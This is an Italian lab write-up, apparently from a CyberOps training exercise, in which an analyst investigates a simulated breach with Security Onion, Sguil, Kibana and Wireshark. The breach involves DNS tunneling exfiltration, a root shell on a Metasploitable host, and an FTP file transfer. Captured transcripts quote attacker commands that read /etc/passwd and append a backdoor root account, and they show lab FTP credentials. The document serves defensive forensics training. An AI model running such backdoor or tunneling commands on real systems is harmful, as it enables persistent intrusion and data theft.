analyst@SecOnion:~/Downloads$ cat DNS\ -\ Queries.csv
Query,Count
"434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com",1
"484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com",1
"666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com",1
"697479206272656163682e0a.ns.example.com",1
```

Utilizziamo un editor di testo per ripulire il file rimuovendo tutto ciò che non appartiene alle stringhe e salviamo il file “pulito”

- Decodifichiamo il file inserendo nel terminale il comando “xxd -r -p
- Salviamo il risultato come “secret.txt”

```
analyst@Sec0nion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@Sec0nion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

Attraverso l'analisi dei log HTTP e DNS in Kibana, abbiamo confermato un attacco SQL injection riuscito che ha portato all'esfiltrazione di dati di carte di credito tramite il servizio HTTP e abbiamo scoperto l'uso del DNS tunneling per esfiltrare un documento confidenziale codificato all'interno di query DNS.

Isolamento di Host Compromessi Utilizzando la 5-Tuple

Esaminare gli Avvisi in Sguil

- **Esaminati gli avvisi in Sguil**
 - **Rilevato alert “GPL ATTACK_RESPONSE id check returned root”**
 - **IP sorgente “209.165.201.17”**
 - **IP destinazione “209.165.200.235”**

Regola snort che ha generato l'avviso di uno snippet dei dati del pacchetto contenente uid=0(root) gid=0(root)


SGUIL-0.9.0 - Connected To localhost										
File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2										
RealTime Events Escalated Events										
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	114	seconion-...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on ...
RT	2	seconion-...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS Update Fro...
RT	13	seconion-...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Lik...
RT	13	seconion-...	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Win...
RT	13	seconion-...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL ...
RT	4	seconion-...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SS...
RT	1	seconion-...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE i...
RT	351	seconion-...	1.1	2020-06-19 18:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the s...
RT	23	seconion-...	1.2	2020-06-19 18:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum...
RT	7	seconion-...	1.4	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added t...
RT	7	seconion-...	1.5	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to ...
RT	2	seconion-...	1.18	2020-06-19 18:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports stat...

Esaminare gli Avvisi in Sguil

Alert ID 5.1

La finestra della trascrizione mostra la comunicazione tra l'attaccante e la vittima.

Si può osservare l'attaccante eseguire comandi Linux standard sulla macchina target



```

seconion-import-1_1 - x

File
Sensor Name: seconion-import-1
Timestamp: 2020-02-21 01:11:48
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7::??:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)


SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDcW7u2
SRC:
DST: uKgoT8McFDcW7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig

Search Abort Close
Debug Messages
209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

```

RT	4	seconion-...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174
RT	1	seconion-...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17
RT	351	seconion-...		Event History	8:09:28	0.0.0.0	0.0.0.0
RT	23	seconion-...		Transcript	8:09:29	0.0.0.0	0.0.0.0
RT	7	seconion-...		Transcript (force new)	8:10:04	0.0.0.0	0.0.0.0

- Accesso ottenuto come utente root
- Eseguiti comandi di identificazione:
- whoami, id, hostname, ifconfig
- Visualizzati file sensibili:
- /etc/passwd
- Probabile accesso a /etc/shadow
- Modificato /etc/passwd per:
- Aggiungere un utente backdoor chiamato myroot
- Con privilegi di root



```

File
seconion-import-1_1 - x

File
DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113::/var/cache/bind:/bin/false
DST: postfix:x:106:115::/var/spool/postfix:/bin/false
DST: ftp:x:107:65534::/home/ftp:/bin/false
DST: postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/pgsql:/bin/bash
DST: mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
DST: tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
DST: distccd:x:111:65534::/bin/false
DST: user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
DST: service:x:1002:1002,,,:/home/service:/bin/bash
DST: te
DST: Inetd:x:112:120::/nonexistent:/bin/false
DST: proftpd:x:113:65534::/var/run/proftpd:/bin/false
DST: statd:x:114:65534::/var/lib/nfs:/bin/false
DST: analyst:x:1003:1003:Security Analyst,,,:/home/analyst:/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:

Search Abort Close
Debug Messages
209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

```



209.165.201.17_45415_209.165.200.235_6200-6.raw

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-06-11 03:41:20.787779	209.165.201.17	209.165.200.235	TCP	74	45415
2	2020-06-11 03:41:20.787834	209.165.200.235	209.165.201.17	TCP	74	6200
3	2020-06-11 03:41:20.787967	209.165.201.17	209.165.200.235	TCP	66	45415
4	2020-06-11 03:41:20.788838	209.165.201.17	209.165.200.235	TCP	69	45415
5	2020-06-11 03:41:20.788905	209.165.200.235	209.165.201.17	TCP	66	6200
6	2020-06-11 03:41:20.789872	209.165.200.235	209.165.201.17	TCP	90	6200
7	2020-06-11 03:41:20.790022	209.165.201.17	209.165.200.235	TCP	66	45415
8	2020-06-11 03:41:20.790667	209.165.201.17	209.165.200.235	TCP	88	45415

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: 00:50:56:b3:72:09, Dst: 08:00:27:ab:84:07
Internet Protocol Version 4, Src: 209.165.201.17, Dst: 209.165.200.235
Transmission Control Protocol, Src Port: 45415, Dst Port: 6200, Seq: 0, Len: 0

0000 08 00 27 ab 84 07 00 50 56 b3 72 09 08 00 45 00 ...'....P V r...E.
0010 00 3c 71 97 40 00 3f 06 94 dc d1 a5 c9 11 d1 a5 ...<q @ ?.....
0020 c8 eb b1 67 18 38 55 a5 e5 de 00 00 00 00 a0 02 ...g 8U.....
0030 fa f0 91 6d 00 00 02 04 05 b4 04 02 08 0a 86 79 ...m.....y
0040 fa bb 00 00 00 00 01 03 03 07

209.165.201.17 45415 2...165.200.235 6200-6.raw Packets: 49 · Displayed: 49 (100.0%) Profile: Default

Seguendo il flusso TCP ricostruiamo la conversazione.

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 209.165.201.17_4...

```
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrcw7u2
uKgoT8McFDrcw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:ab:84:07
        inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:
255.255.255.224
        inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10294 (10.0 KB) TX bytes:20187 (19.7 KB)
          Interrupt:17 Base address:0x2000
lo     Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225633 (220.3 KB) TX bytes:225633 (220.3 KB)
14 client pkts, 11 server pkts, 20 turns.

Entire conversation (4,388 bytes) Show and save data as ASCII Stream 0
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 209.165.201.17_4...

```
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrcw7u2
uKgoT8McFDrcw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:ab:84:07
        inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:
255.255.255.224
        inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10294 (10.0 KB) TX bytes:20187 (19.7 KB)
          Interrupt:17 Base address:0x2000
lo     Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225633 (220.3 KB) TX bytes:225633 (220.3 KB)
14 client pkts, 11 server pkts, 20 turns.

Entire conversation (4,388 bytes) Show and save data as ASCII Stream 0
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help
```

- Il testo in rosso rappresenta i dati inviati dall'attaccante
- In blu sono evidenziati i dati inviati dalla vittima
- Whoami restituisce root, conferma che l'attaccante operava con privilegi root
- L'output del cat /etc/passwd conferma la cattura delle info degli utenti



- La dashboard di Kibana mostrava log collegati all'IP analizzato
- Il file **confidential.txt** risultava inaccessibile
- Dai log è emerso l'utilizzo dei protocolli FTP e FTP-DATA
- Indizio di un possibile accesso/manipolazione tramite FTP

The screenshot shows the Kibana interface with the 'Discover' tab selected. On the left sidebar, there are links for Timelion, Dev Tools, Management, Squert, and Logout. The main area displays a pie chart titled 'Sensors - Sensor and Services (Pie Chart)' with categories: seconion-import (blue), dns (purple), http (red), ssh (orange), ftp (yellow), and ftp-data (dark blue). Below the chart is a table showing data types and their counts:

Data Type	Count
bro_conn	60
bro_files	23
bro_dns	22
bro_http	22
bro_ssh	4
bro_ftp	2
snort	1

At the bottom, there are buttons for 'Raw' and 'Formatted' export options.

Filtriamo i risultati per il log bro_ftp

Abbiamo trovato due voci relative al controllo FTP . Queste voci mostravano una comunicazione tra l'IP sorgente 192.168.0.11 (porta 52776) e l'IP destinazione 209.165.200.235 (porta 21, la porta standard per il controllo FTP).

The screenshot shows the Kibana 'Table' view with the following data:

Time	source_ip	source_port	destination_ip	destination_port	uid
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	C5GkeA4t8oXZdWTPr6
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	C5GkeA4t8oXZdWTPr6

Below the table, the 'All Logs' section shows the same two entries. At the bottom, there are tabs for 'Table' (selected) and 'JSON', along with a 'View surrounding documents' button.

Log details:

- @timestamp: June 11th 2020, 03:53:09.086
- @version: 1
- _id: LDiazXIBB6Cd-0Sbfq0 (highlighted in red)
- _index: seconion:logstash-import-2020.06.11
- _score: -



- Questo ci ha portato nuovamente all'interfaccia capME!
- Analizzando la trascrizione, abbiamo identificato le credenziali utilizzate per l'accesso FTP:
 - Username: analyst
 - Password: cyberops
- La trascrizione mostra il comando STOR ftp://209.165.200.235./confidential.txt , che indica l'upload del file confidential.txt dal client (192.168.0.11) al server (209.165.200.235) utilizzando le credenziali dell'utente analyst.

```
192.168.0.11:52776_209.165.200.235:21-6-107098227.pcap


Log entry:
{"ts": "2020-06-11T03:53:09.086840Z", "uid": "C5GkeA4t8oXZdWTPr6", "id.orig_h": "192.168.0.11", "id.orig_p": 52776, "id.resp_h": "209.165.200.235", "id.resp_p": 21, "user": "analyst", "password": "<hidden>", "command": "STOR", "arg": "ftp://209.165.200.235./confidential.txt", "mime_type": "text/plain", "reply_code": 226, "reply_msg": "Transfer complete.", "fuid": "FX1iV63eSMAEiN16S2"}}

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 52776
Dst Port: 21
OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7...??:?] (up: 3131 hrs)
OS Fingerprint: -> 209.165.200.235:21 (link: ethernet/modem)
DST: 220 (vsFTPd 2.3.4)
DST:
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
SRC:
```

Qui, nella sezione "Files - Source", abbiamo visto che i file registrati provenivano da HTTP e FTP_DATA. Abbiamo filtrato per FTP_DATA cliccando sull'icona + corrispondente

Files - Source	
Source	Count
HTTP	22
FTP_DATA	1

Per visualizzare il contenuto effettivo del file trasferito, dovevamo analizzare i log relativi al trasferimento dati FTP (ftp-data). Siamo tornati alla dashboard di Kibana, abbiamo rimosso il filtro bro_ftp, e abbiamo navigato nella sezione "Files" sotto "Zeek Hunting".



I risultati filtrati mostravano un singolo trasferimento di file:
MIME: text/plain
IP Sorgente (chi ha inviato): 192.168.0.11
IP Destinazione (chi ha ricevuto): 209.165.200.235
Timestamp: 11 giugno 2020, 03:53:09.088

Files - MIME Type		Files - Source IP Address		Files - Destination IP Address	
MIME Type	Count	File IP Address	Count	IP Address	Count
text/plain	1	192.168.0.11	1	209.165.200.235	1



Raccomandazioni e Conclusioni

Il contenuto del file era: "CONFIDENTIAL DOCUMENT DO NOT SHARE This document contains information about the last security breach." .

[Logout](#)

192.168.0.11:49817_209.165.200.235:20-6-67833155.pcap

Log entry:
{"ts": "2020-06-11T03:53:09.088773Z", "fuid": "FX1IV63eSMAEiN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2Jv8MWV6Xg4lbb51"], "source": "FTP_DATA", "depth": 0, "analyzers": [{"SHA1": "MD5"}, {"mime_type": "text/plain"}, {"duration": 0.0}, {"is_orig": false}, {"seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timedout": false}], "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "f7f54acee0342f6161f8e63a10824ee1b330725"}
Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:
DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.59 seconds: 0.12 0.36 0.00 0.11 0.00

